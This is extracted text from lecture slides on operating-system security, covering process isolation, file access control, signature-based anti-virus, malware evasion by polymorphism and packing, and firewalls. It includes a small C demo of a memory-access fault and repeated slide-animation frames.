
Processes cannot change  
their own page tables



# VM in Action

Processes can only read/  
write within their own  
virtual memory


Processes cannot change  
their own page tables



# VM in Action

Processes can only read/  
write within their own  
virtual memory

Processes cannot change  
their own page tables



```
#include<stdio.h>
#include<unistd.h>
```

Not likely to be  
in our page table.

```
void main() {
    int* p = 0x4411112222;
```

maps.

```
    char buf[10];
    read(0, buf, 1);
```

so the program  
waits on input.

```
    printf("%x", *p);
}
```

- Rings
  - virtual memory
- } hw that supports  
process isolation

Threat Model

Intro to System Architecture

Hardware Support for Isolation

Examples

Principles

# Review

At this point, we have achieved process isolation


- Protected mode execution prevents direct device access
- Virtual memory prevents direct memory access

Requires CPU support

- All moderns CPUs support these techniques

Requires OS support

- All moderns OS support these techniques
- OS controls process rings and page tables



# Review

At this point, we have achieved process isolation

- Protected mode execution prevents direct device access
- Virtual memory prevents direct memory access


Requires CPU support

- All modern CPUs support these techniques

Requires OS support

- All modern OS support these techniques
- OS controls process rings and page tables

**Warning: bugs in the OS may compromise process isolation**





# Towards Secure Systems

Now that we have process isolation, we can build more complex security features



File Access Control



Anti-virus



Firewall




Secure Logging

# File Access Control




All disk access is mediated  
by the OS  
OS enforces access controls



# File Access Control



All disk access is mediated by the OS  
OS enforces access controls




/etc/shadow

Ring 0  
implements access control for files

# File Access Control




All disk access is mediated  
by the OS  
OS enforces access controls



# File Access Control



All disk access is mediated  
by the OS  
OS enforces access controls






# Limitations

Malware can still cause damage

Discretionary access control means that isolation is incomplete






# Limitations

Malware can still cause damage

Discretionary access control means that isolation is incomplete

*Mandatory access control*  
*System. OS enforces*






# Limitations

Malware can still cause damage

Discretionary access control means that isolation is incomplete





# Anti-virus


Anti-virus process is **privileged**

- Often runs in Ring 0

Scans all files looking for **signatures**

- Each signature uniquely identifies a piece of malware

Files scanned on creation and access



# Anti-virus


Anti-virus process is **privileged**

- Often runs in Ring 0

Scans all files looking for **signatures**

- Each signature uniquely identifies a piece of malware

Files scanned on creation and access



# Anti-virus


Anti-virus process is **privileged**

- Often runs in Ring 0

Scans all files looking for **signatures**

- Each signature uniquely identifies a piece of malware


Files scanned on creation and access



# Anti-virus

Anti-virus process is  
**privileged**


- Typically runs in Ring 0



Scans all files looking for  
**signatures**

- Each signature uniquely identifies a piece of malware

Files scanned on creation  
and access



# Anti-virus


Anti-virus process is **privileged**

- Typically runs in Ring 0

Scans all files looking for **signatures**

- Each signature uniquely identifies a piece of malware

Files scanned on creation and access



# Anti-virus


Anti-virus process is **privileged**

- Typically runs in Ring 0

Scans all files looking for **signatures**

- Each signature uniquely identifies a piece of malware

Files scanned on creation and access



# Signature-based Detection

Defense-in-depth.

Key idea: identify **invariants** that correspond to malicious code or data

Example - anti-virus signatures

- List of code snippets that are unique to known malware

Problems with signatures

# Signature-based Detection

Key idea: identify **invariants** that correspond to malicious code or data

Example – anti-virus signatures

- List of code snippets that are unique to known malware

Problems with signatures

- Must be updated frequently
- May cause false positives
  - Accidental overlaps with good programs and benign network traffic



# Avast Malware Signature Update Breaks Installed Programs

Users of the free version of Avast antivirus unscathed

May 7, 2015 13:55 GMT · By Ionut Ilascu · Share:

---

**A bad virus definition update from Avast released on Wednesday caused a lot of trouble, as it mistook various components in legitimate programs installed on the machine for malware.**

The list of valid software affected by the signature update includes [Firefox](#), [iTunes](#), NVIDIA drivers, Google Chrome, Adobe [Flash Player](#), [Skype](#), Opera, [TeamViewer](#), ATI drivers, as well as products from [Corel](#) and components of Microsoft Office.

# Avoiding Anti-virus

Malware authors go to great length to avoid detection by AV

## Polymorphism

- Viral code mutates after every infection

# Avoiding Anti-virus

Malware authors go to great length to avoid detection by AV

## Polymorphism

- Viral code mutates after every infection

$$b = a + 10$$

# Avoiding Anti-virus

Malware authors go to great length to avoid detection by AV

## Polymorphism

- Viral code mutates after every infection

$$b = a + 10$$

$$b = a + 5 + 5$$

# Avoiding Anti-virus

Malware authors go to great length to avoid detection by AV

## Polymorphism

- Viral code mutates after every infection

$$\textcircled{b = a + 10} \quad \underline{b = a + 5 + 5} \quad \underline{b = (2 * a + 20) / 2}$$

accomplish the same operation in multiple ways

⇒ change the signature.

— code that rewrites probably stays the same

# Avoiding Anti-virus

Malware authors go to great length to avoid detection by AV

## Polymorphism

- Viral code mutates after every infection

$$b = a + 10 \qquad b = a + 5 + 5 \qquad b = (2 * a + 20) / 2$$

## Packing

- Malware code is encrypted, key is changed every infection
- Decryption code is vulnerable to signature construction
- Polymorphism may be used to mutate the decryption code

# Firewall

*network protection*



Firewall process is **privileged**

- Often runs in Ring 0

Selectively blocks network traffic

- By process
- By port
- By IP address
- By packet content

Inspects outgoing and incoming network traffic



*Ring 0*



*communicate w/a C-C node*

# Firewall

